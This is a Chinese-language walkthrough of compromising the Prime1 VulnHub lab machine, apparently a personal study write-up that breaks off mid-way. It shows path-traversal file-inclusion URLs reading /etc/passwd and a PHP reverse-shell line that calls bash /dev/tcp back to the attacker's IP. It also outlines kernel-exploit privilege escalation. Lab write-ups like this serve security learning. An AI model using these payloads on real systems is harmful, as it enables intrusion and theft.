Prime1 靶机渗透
靶机下载地址 :https://www.vulnhub.com/entry/prime-1,358/
信息收集
目标机器ip为192.168.171.129
先快速扫描一下目标ip的端口开放情况,并将结果输出到min-rate文件里
发现22和80端口开放,进一步搜索信息,结果输出到ports文件里
用脚本扫描一下看看有没有漏洞
sudo nmap --script=vuln -p22,80 192.168.171.129 -oN vul
22端口暂时不管,先从80端口下手,打开网页,搜寻信息(让我康康~)
发现只有一张图片,看一下网页源码,发现没什么信息,莫得办法,dirsearch启动!
发现了不少东西,挨个康康
/dev下为一句话,没什么信息
/wordpress老生常谈了,较低版本的wp里会有好多可利用的漏洞
然后信息断了,不知道怎么办了,去网上查了一下发现我们的dirsearch的字典不够大,有一个secret.txt文件没有扫到,网上的方法是用dirb扫描
dirb http://192.168.171.129 -X .zip,.txt -o dirbscan
查看secret.txt文件
curl http://192.168.171.129/secret.txt -o secret
提示说要用wfuzz在php文件里进行模糊参数测试,先在index.php中测试一下
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hh 136 http://192.168.171.129/index.php?FUZZ
发现file参数,猜测应该是读取任意文件,我尝试读取shadow文件结果都是提醒你在挖掘错误文件,突然发现在secret文件里有个提示要找location.txt查询得到以下提示

访问http://192.168.171.129/image.php?secrettier360 提示说找到正确参数了
进行文件包含http://192.168.171.129/image.php?secrettier360=../../../../../etc/passwd发现可以读取文件
curl 192.168.171.129/image.php?secrettier360=../../../../etc/passwd | tail -8
查看可用用户名
文件包含该文件,得到密码
尝试用saket:follow_the_ippsec进行wp登录和ssh连接,发现都不行
也许是其他用户的密码呢?试一下,最终发现可以用victor:follow_the_ippsec进行wp后台登录,登录成功

对于进入管理界面的wp的渗透思路有两种
1.在主题获得中上传自己的shell压缩包

2.在主题编辑器中找到可写如的php文件,写入反弹shell
尝试了一下发现思路2可行并成功找到可写文件secret.php
写入php反弹shell

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.171.128/443 0&>1'"); ?>
访问http://192.168.171.129/wordpress/wp-content/themes/twentynineteen/secret.php
进行监听,成功getshell
用户提权
whoami查看用户为www-data用户
sudo -l查看是否有suid权限的命令,发现saket目录下有个enc文件有suid权限

去saket家目录下看看有没有有用的信息
在user.txt得到一串密文是第一个flag,执行一下./enc发现要输入密码,将密文输入,没有结果,这可能是加密后的密文或者是解密所需的秘钥
没办法只能从内核漏洞下手了,
得到版本号后searchsploit搜寻攻击脚本
发现第二个第三个是可以本地提权的,克隆到本地
攻击端开启临时服务器传输文件
靶机端接收文件(提前切换到/tmp路径)
